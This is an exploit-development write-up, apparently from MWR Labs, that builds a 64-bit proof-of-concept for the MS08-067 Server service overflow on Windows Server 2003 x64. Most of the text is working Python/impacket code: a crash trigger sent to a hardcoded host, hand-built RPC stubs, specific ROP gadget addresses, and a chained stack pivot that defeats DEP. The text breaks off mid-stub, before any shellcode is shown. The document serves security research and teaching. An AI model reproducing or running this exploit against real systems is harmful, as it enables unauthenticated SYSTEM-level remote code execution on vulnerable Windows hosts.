Hello MS08-067, My Old Friend!

Jason Matthyser

MWR LABS

Contents page

1. Introduction

Since the discovery of MS08-067, a buffer overflow vulnerability triggered by a specially crafted RPC request, much has been done to create a working exploit to target vulnerable hosts. This work by the security community was largely motivated by the vulnerability's impact – unauthenticated remote code execution, in a SYSTEM context, against numerous versions of Microsoft Windows [1].

As a result, many publicly available proof of concept exploits (PoCs) exist for this vulnerability. It is also used by the well-known Conficker worm [2]. However, all of the publicly available PoCs were found to only target the affected 32-bit systems, prior to Windows Vista, listed in Microsoft's security bulletin [1]. Since the vulnerability's discovery, no PoCs for the affected 64-bit systems have been widely released.

The article provides an overview of the development of such a PoC. More specifically, the article targets Windows Server 2003 x64, SP0. This article does not introduce new techniques to the field of exploit development, but simply documents a real-world encounter with 64-bit exploit development, while discussing the challenges associated with 64-bit exploit development.

2. Crash it, and the Exploit will Come

Before digging into the actual exploit, it is necessary to provide an overview of the crash, the RPC request that results in the crash, and some of the interesting constraints imposed on the exploit development by the 64-bit architecture and RPC request stub. This article won't be covering the actual vulnerability, as other resources are available for this purpose [4].

It is not of the utmost importance to delve into every resource available to understand this exploit, but taking some time to understand the vulnerable code [3] and also fiddle with the crash PoC is recommended.

The vulnerability is caused by the way that the `NetprPathCanonicalize` function, exported by `netapi32.dll`, processes its input. The existing PoCs can all be seen targeting the Server service, which uses the vulnerable function in `netapi32.dll` to process the path provided via RPC requests.

2.1 The RPC request

For simplicity, only the relevant components of the RPC request stub are covered – how the stub looks, what the exploit-relevant values in the stub mean, and how they can be manipulated. The python code snippet below shows the stub skeleton used for this exploit.

```
# Misc
stub =  '\x01\x00\x00\x00'    # Reference ID

# Server UNC
stub += '\x10\x00\x00\x00'    # Server UNC - Max Buffer Count
stub += '\x00\x00\x00\x00'    # Offset
stub += '\x10\x00\x00\x00'    # Server UNC - Actual Buffer Count
stub += '\x50\x50'*15         # Server UNC Buffer Content
stub += '\x00\x00'*1          # Server UNC Trailing Null Bytes

# RPC Path
stub += '\x2f\x00\x00\x00'    # RPC Path - Max Buffer Count
stub += '\x00\x00\x00\x00'    # Offset
stub += '\x2f\x00\x00\x00'    # RPC Path - Actual Buffer Count
stub += '\x41\x41'*46         # RPC Path Buffer
stub += '\x00\x00'*1          # RPC Path Trailing Null Bytes

# Misc
stub += '\x00\x00'            # Padding
stub += '\x01\x00\x00\x00'    # Max Buffer Count
stub += '\x02\x00\x00\x00'    # Prefix - Max Unicode Count
stub += '\x00\x00\x00\x00'    # Offset
stub += '\x02\x00\x00\x00'    # Prefix - Actual Unicode Count
stub += '\x5c\x00\x00\x00'    # Prefix + Trailing Null Bytes
stub += '\x01\x00\x00\x00'    # Pointer to Path Type
stub += '\x01\x00\x00\x00'    # Path Type and Flags
```

The two important buffers in the above snippet are the Server UNC buffer and the RPC Path buffer. These buffers both form part of the final exploit, as the RPC Path buffer will be used to trigger the vulnerability, and perform other stack manipulation functions, and the Server UNC buffer will contain the final ROP-chain and shellcode for the exploit.

Notice that both buffers have their own descriptively named "Max Buffer Count" and "Actual Buffer Count" values. For this exploit these two values will be kept the same for each of the respective buffers. These values correspond to the number of Unicode characters that the buffer must have, including the Unicode null byte at the end of the buffer. This is useful, as it allows adjustment of the two buffer sizes, depending on the requirements of the exploit.

2.2 What the Access Violation?

Now to crash the Server service. The crash PoC demonstrated in this section was borrowed from existing exploits and resources. In the code snippet below, the malicious path in the RPC Path buffer is used to trigger the vulnerability. The screenshot following the code shows a successful Access Violation due to an attempt to execute an instruction at a location the PoC controls – 0x42424242, in this case. The address in RIP corresponds to the last four bytes in the RPC path buffer, before the trailing null bytes.

```
from impacket import smb
from impacket import uuid
from impacket.dcerpc.v5 import transport
import struct

trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]' % "192.168.10.21")
trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidtup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))

# Misc
stub =  '\x01\x00\x00\x00'       # Reference ID

# Server UNC
stub += '\x10\x00\x00\x00'       # Server UNC - Max Buffer Count
stub += '\x00\x00\x00\x00'       # Offset
stub += '\x10\x00\x00\x00'       # Server UNC - Actual Buffer Count
stub += '\x50\x50'*15            # Server UNC Buffer Content
stub += '\x00\x00'*1             # Server UNC Trailing Null Bytes

# RPC Path
stub += '\x2f\x00\x00\x00'       # RPC Path - Max Buffer Count
stub += '\x00\x00\x00\x00'       # Offset
stub += '\x2f\x00\x00\x00'       # RPC Path - Actual Buffer Count

# Trigger Path = \A\..\..\
stub += '\x5c\x00\x45\x00\x5c\x00\x2e\x00'  # Trigger Path
stub += '\x2e\x00\x5c\x00\x2e\x00\x2e\x00'  # Trigger Path
stub += '\x5c\x00'                          # Trigger Path

# Remaining Buffer
stub += '\x41\x41'*35            # Remaining RPC Path Buffer
stub += '\x42\x42'*2             # RIP Overwrite
stub += '\x00\x00'*1             # RPC Path Trailing Null bytes

# Misc
stub += '\x00\x00'               # Padding
stub += '\x01\x00\x00\x00'       # Max Buffer Count
stub += '\x02\x00\x00\x00'       # Prefix - Max Unicode Count
stub += '\x00\x00\x00\x00'       # Offset
stub += '\x02\x00\x00\x00'       # Prefix - Actual Unicode Count
stub += '\x5c\x00\x00\x00'       # Prefix + Trailing Null Bytes
stub += '\x01\x00\x00\x00'       # Pointer to Path Type
stub += '\x01\x00\x00\x00'       # Path type and flags

dce.call(0x1f, stub)             # NetPathCanonicalize
```

It is important to note that the content of the buffers that the PoC controls contain Unicode characters. This means that a bad character, such as a null byte, is only considered as such in the context of Unicode characters; that is, a single null byte with a prepended null byte. The same applies to other bad characters for this exploit, such as 0x0a, 0x0d, 0x5c, 0x5f, 0x2f, 0x2e and 0x40. Therefore, a newline character (0x0a) is represented in Unicode as 0x000a.

2.3 Ground Rules - Because Server 2003 x64 Said So

As with all exploit development, where is the challenge if there is no protection? The Server service was configured to run with Data Execution Prevention (DEP) and 64-bit. Yes, the 64-bit architecture is considered a form of protection on its own, as the 64-bit architecture's virtual address space has an upper limit of 0x000007ffffffffff - which contains two consecutive null bytes. As Unicode null bytes are bad characters in the RPC path, it is not possible to simply overwrite past the instruction pointer to build a ROP-chain.

More bad news – after many hours spent recording different behaviour and trying to understand it, it was not found possible to overwrite `RIP` with more than four bytes. This means that this exploit assumes the only direct return from after the buffer overflow is constrained to 32-bit virtual addresses. This will be referred to as the 32-bit sandbox.

But all is not lost. Luckily, the registers and stack have a few properties that could just work to our advantage. After the crash, the current stack frame contains only the RPC Path from the last "\" character, up to the value overwriting `RIP`. It can also be seen that the RPC Path has an additional occurrence just a few memory locations up the stack from the overwritten return address.

After accessing the memory pointed to by `R13`, it was found that the *entire* original stub was located in a different stack frame. `R13` was found pointing to the beginning of the RPC Path, as shown in the screenshot below. Note that the stack pointer was manually changed to make use of the stack window for illustrative purposes.

With this in mind, the smashed stack was further investigated for any other pointers or values that could be used. An interesting observation was made – the stack frame in which the buffer is being overwritten was being used for all RPC requests, which meant that the stack layout was exactly the same after each crash. This assumption was also verified after running other tools against the service, such as `enum4linux`, to invoke some activity in the service before exploitation. It is assumed that this was part of an optimisation effort, due to the expected load the system should handle.

Using this stack observation, another interesting observation was made – the stack contained a value at `0x190f360` which, like `R13`, pointed to a portion of the original stub. In this case, the value at `0x190f360` was pointing to the beginning of the Server UNC buffer of the original stub. This will be useful for the development of the exploit, and can be seen in the screenshot below.

```
5 CA
0 90    000000000190F330  000000000190F4D0
3 EC    000000000190F338  0000000000000000
0 00    000000000190F340  0000000000000001
9 44    000000000190F348  000007FF00002002
0 48    000000000190F350  0000000000000007
0 48    000000000190F358  000007FF7FD52FF5  return to rpcrt4.000007FF7FD52FF5 from ???
4 24    000000000190F360  0000000005734B58  "PPPPPPPPPPPPPPPPPPPPPPPPPPPPPP"
3 C4    000000000190F368  0000000005734B84
3 C4    000000000190F370  000000000572DF30
0 48    000000000190F378  0000000000000001
0 4C    000000000190F380  0000000005734BF4  &"annot be run in DOS mode.\r\r\n$"
1 OF    000000000190F388  0000000005734BF8
3 00    000000000190F390  0000000000000001
5 33    000000000190F398  000007FF7FD52FB6  return to rpcrt4.000007FF7FD52FB6 from rpcrt4.__ch
5 C0    000000000190F3A0  000007FF7B2E9888  srvsvc.000007FF7B2E9888
9 5C    000000000190F3A8  000000000190F758
```

Therefore, from the above there are two values at known locations that point back to the original stub message. By original, it is meant that the stack frame contains the entire message, including bad characters (the dream!). The only problem with getting there is, well, getting there.

3. The Exploit (I know you skipped the above)

3.1 Tools – Yes, No mona.py!

Unfortunately, there is no `mona.py` for the development of this exploit – mostly due to the reluctance to setup `windbg`. As some might be aware of, `mona` is a nice python plugin for `Immunity Debugger` to aid with 32-bit exploit development (or 64-bit, if you would prefer using `WinDbg`). Luckily there are quite a few distributed tools that can be used for 64-bit exploit development. For this exploit, the following tools are used:

- `x64dbg` [5] – a free, open-source debugger that can attach to both 32-bit and 64-bit processes
- `ROPShell` [6] – an online service that analyses various file formats for ROP-gadgets

`ROPShell` offers additional features like sorting ROP-gadgets according to what sort of memory manipulation or stack manipulation functions they can perform. This is quite useful, as it makes the process of finding the right gadgets to perform the right functions significantly easier. The table below shows the hashes of some of the DLL's that were uploaded to `ROPShell`. These hashes can be used on `ROPShell` to view the ROP-gadgets that were found for the corresponding DLL's.

DLL Name	Hash
advapi32.dll	30b66cacabeb1eceeca5b336f1548b67
gdi32.dll	63720bcb2c0b3f4cd4e055782f5d982f
kernel32.dll	d3cbc6e982bdc19e52917a989ba9c63e
msvcrt.dll	7c5731853b71a017e1cb1c76a0a3155a
ntdll.dll	5fd51aee0d611d857fc1efdcd247dcdb
ntmarta.dll	8ab4c7456b6ae16bd6bf3fbea12cf240
samlib.dll	d9511d97ccd02315c7559581e09b928f
rpcrt4.dll	41a107a811875f33fcbb6fa1c07ec61b
ole32.dll	d757376256c31223b2350ae02f24ef59
rutils.dll	eaa0625231f3adf1b09c19dd70ba354b
wldap32.dll	92220de401db7c16b1c24229cc175be8
wzcsvc.dll	4ae00ec89a0933760a0c28c7e8861a76
rsaenh.dll	e6ef7384be038bf6c31542fc6ef3a0a1
user32.dll	9aeb3130e5cf4f9caa2667f49c6795e5
wuauserv.dll	ef7576af44b484f7a3e6072d633bab34

labs.mwrinfosecurity.com

wuaeng.dll	0c67d1a5a092aeebb9ae6913cba1bcd1

For completeness, the screenshot below shows the system information for the target operating system. As the `SeDebugPrivilege` permission for the Server service was not granted to the `Administrator` user by default, `Process Explorer` was used to grant debugging permissions to this user.

3.2 One RET to Rule Them All

From the information gathered up to this point, it is evident that the exploit needs to involve some form of stack pivoting to achieve reliable code execution. Stack pivoting refers to the manipulation of the stack pointer in order to control the destination of stack related operations such as `PUSH`, `POP` and `RET`. This is mainly due to the little amount of control available in the original stack frame after the crash, as well as the 32-bit sandbox, which limits the address space that can be returned to after the initial stack smash.

These limitations prevented the use of very valuable ROP-gadgets that were only available in the higher ranges of the 64-bit virtual address space. As a final limitation, it was found that none of the available ROP-gadgets provided an all-in-one solution for the stack pivot problem, which required that a number of ROP-gadgets be chained together from the initial `RIP` overwrite. Due to the inter-dependence of the ROP-gadgets used for this exploit, an overview of the ROP-gadgets are given below.

```
    1)  Return to the 64-bit address for 2nd gadget
0x50001A5C mov esp,dword ptr ss:[rsp+60]
0x50001A60 mov rdi,qword ptr ss:[rsp+88]
0x50001A68 mov rbp,qword ptr ss:[rsp+78]
0x50001A6D mov rbx,qword ptr ss:[rsp+70]
0x50001A72 add rsp,68
0x50001A76 ret

    2)  Prepare RAX for next call, RCX for stack pivot and RDX for final call
0x07FF7FDE4859 mov rax,qword ptr ds:[r13+158]
0x07FF7FDE4860 mov rdx,qword ptr ds:[r13+160]
```

labs.mwrinfosecurity.com

```
0x07FF7FDE4867 mov rcx,qword ptr ds:[r13+180]
0x07FF7FDE486E call qword ptr ds:[rax+18]

   3)  Dereference pivot destination pointed to by RCX and call RDX
0x07FF7E2F344A mov rax,qword ptr ds:[rcx+8]
0x07FF7E2F344E lea rcx,qword ptr ss:[rsp+60]
0x07FF7E2F3453 mov qword ptr ds:[r8+8],rax
0x07FF7E2F3457 call rdx

   4)  Final Stack Pivot
0x07FF7E308C6F xchg eax,esp
0x07FF7E308C70 ret
```

With these ROP-gadgets, the goal will be to perform a stack pivot to align `RSP` with the Server UNC pointed to by a value on the smashed stack. Therefore, the stack pivot demonstrated in this section takes into consideration the following:

- The first ROP-gadget will be located in the 32-bit virtual address space

- Attempt to break out of the 32-bit sandbox to access the second ROP-gadget

- Control the value of `RIP` after each ROP-gadget

- Perform a stack pivot that will result in complete control over `RIP`

3.2.1 Away with you, sandbox!

The first part of the ROP-chain will allow the execution of a ROP-gadget in the 64-bit address space from the 32-bit return address. This is challenging, as there are no ROP-gadgets in this space which can populate a register with a 64-bit value – mainly due to the Unicode null byte constraints.

To recap, the upper limit of the 64-bit address space starts with two consecutive null bytes – a Unicode null byte. Therefore, it is not possible to directly include a 64-bit address somewhere in the RPC Path with the default character alignment. To circumvent this, a different character alignment approach was followed, as shown below.

0x000007ffffffffff => 0x41000007ffffffffff41

In this example, the address 0x000007ffffffffff was prepended with an additional byte and concluded with an additional byte. This technique divided the Unicode null byte between the appended 0x41 byte and the original 0x07 byte. Essentially, if it is possible to have the first ROP-gadget perform an arbitrary stack alignment, it will be possible to align `RSP` with the beginning of the embedded 64-bit address and return to a 64-bit memory location.

To achieve this, the ROP-gadget shown below, which was found in `wuauserv.dll`, is used. This gadget performs two operations to take note of – the first operation (`mov esp, [rsp+0x60]`) dereferences the value at `RSP+0x60` into `ESP` (the lower 32-bytes of RSP). The second operation lifts `RSP` by 0x68.

```
0x50001A5C mov esp,dword ptr ss:[rsp+60]
0x50001A60 mov rdi,qword ptr ss:[rsp+88]
0x50001A68 mov rbp,qword ptr ss:[rsp+78]
0x50001A6D mov rbx,qword ptr ss:[rsp+70]
0x50001A72 add rsp,68
0x50001A76 ret
```

Remember that the RPC Path buffer occurs twice in the smashed stack frame, and that the second occurrence is up the stack, within the stack lifting operation's range. Therefore the value being dereferenced can be controlled, and that due to the instruction only writing into the lower 32-bits of the RSP register, the upper 32-bits of RSP remain unchanged. Also, remember that the addressing of the smashed stack stays the same after subsequent requests, and that it is therefore possible to have RSP reliably point to an arbitrary value on the stack.

The 64-bit address to return to will therefore be stored at 0x0190ee59, which requires populating ESP with the value 0x190edf1 to compensate for the 0x68 byte stack lift. Also, after the crash the value of RSP+0x60 points to the 37th Unicode character of the RPC Path. The skeleton PoC is updated, and shown below.

```
# ROP variables
rop1_addr = 0x50001a5c
rop1_esp  = 0x0190edf1
rop2_addr = 0x000007ff7fde4859

# Misc
stub =  '\x01\x00\x00\x00'        # Reference ID

# Server UNC
stub += '\x10\x00\x00\x00'        # Server UNC - Max Buffer Count
stub += '\x00\x00\x00\x00'        # Offset
stub += '\x10\x00\x00\x00'        # Server UNC - Actual Buffer Count
stub += '\x50\x50'*15             # Server UNC Buffer Content
stub += '\x00\x00'*1              # Server UNC Trailing Nullbytes

# RPC Path
stub += '\x2f\x00\x00\x00'        # RPC Path - Max Buffer Count
stub += '\x00\x00\x00\x00'        # Offset
stub += '\x2f\x00\x00\x00'        # RPC Path - Actual Buffer Count

# Trigger Path = \A\..\..\
# Size: 18 bytes => 9 Unicode characters
stub += '\x5c\x00\x45\x00\x5c\x00\x2e\x00'  # Trigger Path
stub += '\x2e\x00\x5c\x00\x2e\x00\x2e\x00'  # Trigger Path
stub += '\x5c\x00'                          # Trigger Path

# Remaining Buffer
stub += '\x41'                    # Garbage Byte
stub += struct.pack('Q', rop2_addr) # ROP-gadget 2 address
stub += '\x41'                    # Garbage Byte
stub += '\x41\x41'*23             # Padding
stub += struct.pack('I', rop1_esp)  # ROP-gadget 1 ESP value
stub += '\x41\x41'*5              # Padding
stub += struct.pack('I', rop1_addr) # ROP-gadget 1 return address
stub += '\x00\x00'                # Trailing Unicode null byte

# Misc
stub += '\x00\x00'                # Padding
stub += '\x01\x00\x00\x00'        # Max Buffer Count
stub += '\x02\x00\x00\x00'        # Prefix - Max Unicode Count
stub += '\x00\x00\x00\x00'        # Offset
stub += '\x02\x00\x00\x00'        # Prefix - Actual Unicode Count
stub += '\x5c\x00\x00\x00'        # Prefix + Trailing Null bytes
stub += '\x01\x00\x00\x00'        # Pointer to Path Type
stub += '\x01\x00\x00\x00'        # Path Type and flags
```

labs.mwrinfosecurity.com

The 64-bit target in the above address points to the next ROP-gadget, which will be explained next. But for now, the target location's instruction has been changed to an `int3` instruction. The updated PoC's results are shown in the screenshots below. The first screenshot depicts the stack alignment, and the second screenshot depicts the instruction pointer pointing to the start of the second ROP-gadget.

3.2.2 Registering Control

The next ROP-gadget, which was found in `rpcrt4.dll`, provides an interesting feature – control over the `RAX`, `RCX` and `RDX` registers. This is because the offset `0x158` from the value in `R13` points to a location past the crash string – which is good, because this is a region that can contain any characters, as long as the RPC Path buffer's size is adjusted. Also, notice that the last instruction dereferences and calls the value stored at `RAX+0x18`, which provides a method for controlling `RIP` to execute the next ROP-gadget.

```
0x07FF7FDE4859 mov rax,qword ptr ds:[r13+158]
0x07FF7FDE4860 mov rdx,qword ptr ds:[r13+160]
0x07FF7FDE4867 mov rcx,qword ptr ds:[r13+180]
0x07FF7FDE486E call qword ptr ds:[rax+18]
```

The values that will populate the three registers controlled in this gadget will be determined by looking at the third ROP-gadget to be executed. The third ROP-gadget, which was found in `ntmarta.dll` and is located at `0x07ff7e2f344a`, dereferences the value pointed at by `RCX+0x8` and then calls `RDX`. Remember

labs.mwrinfosecurity.com

that the smashed stack contains a value at `0x190f360` that points to the beginning of the Server UNC buffer. Therefore, this ROP-gadget needs to populate `RCX` with the value `0x190f358` and `RDX` with the address of the final ROP-gadget, which is located at `0x07ff7e308c6f` - which was also found in `ntmarta.dll`.

Also, `RAX` needs to be populated with an address that can be dereferenced and called and also compensates for the `0x18` byte offset (`CALL [RAX + 0x18]`). The same approach will be followed as with the first ROP-gadget. The next ROP-gadget's address, `0x07ff7e2f344a`, will be placed in the RPC Path buffer such that it appears on the smashed stack. This 64-bit address, including its two garbage bytes, will be placed right after the first 64-bit address in the RPC Path buffer. The updated skeleton PoC, with the adjusted RPC Path buffer size, is shown below.

```
# ROP variables
rop1_addr = 0x50001a5c         # ROP-Gadget 1 Address
rop1_esp  = 0x0190edf1         # ESP Value
rop2_addr = 0x000007ff7fde4859 # ROP-Gadget 2 Address
rop2_rax  = 0x190ee4b          # RAX = 0x190ee63 - 0x18
rop2_rcx  = 0x190f358          # RCX = 0x190f360 - 0x8
rop3_addr = 0x07ff7e2f344a     # ROP-Gadget 3 Address
rop4_addr = 0x07ff7e308c6f     # ROP-Gadget 4 Address (RDX)

# Misc
stub =  '\x01\x00\x00\x00'     # Reference ID

# Server UNC
stub += '\x10\x00\x00\x00'     # Server UNC - Max Buffer Count
stub += '\x00\x00\x00\x00'     # Offset
stub += '\x10\x00\x00\x00'     # Server UNC - Actual Buffer Count
stub += '\xff\xee\xee\xbb'     # Server UNC Buffer Content
stub += '\xdd\xaa\xee\xdd'     # Server UNC Buffer Content
stub += '\x50\x50'*11          # Server UNC Buffer Content
stub += '\x00\x00'*1           # Server UNC Trailing Unicode Null Byte

# RPC Path
stub += '\xc5\x00\x00\x00'     # RPC Path - Max Buffer Count
stub += '\x00\x00\x00\x00'     # Offset
stub += '\xc5\x00\x00\x00'     # RPC Path - Actual Buffer Count

# Trigger Path = \A\..\..\
stub += '\x5c\x00\x45\x00\x5c\x00\x2e\x00'  # Trigger Path
stub += '\x2e\x00\x5c\x00\x2e\x00\x2e\x00'  # Trigger Path
stub += '\x5c\x00'                          # Trigger Path

# Remaining Buffer
stub += '\x41'                 # Garbage Byte
stub += struct.pack('Q', rop2_addr) # ROP-gadget 2 address
stub += '\x41'                 # Garbage Byte
stub += '\x41'                 # Garbage Byte
stub += struct.pack('Q', rop3_addr) # ROP-gadget 3 address
stub += '\x41'                 # Garbage Byte
stub += '\x41\x41'*18          # Padding
stub += struct.pack('I', rop1_esp)  # ROP-gadget ESP value
stub += '\x41\x41'*5           # Padding
stub += struct.pack('I', rop1_addr) # ROP-gadget 1 return address
stub += '\x00\x00'             # Trailing Unicode Null Byte
stub += '\x41\x41'*125         # Padding
stub += struct.pack('Q', rop2_rax)  # RAX Value
stub += struct.pack('Q', rop4_addr) # RDX Value
stub += '\x41\x41'*12          # Padding
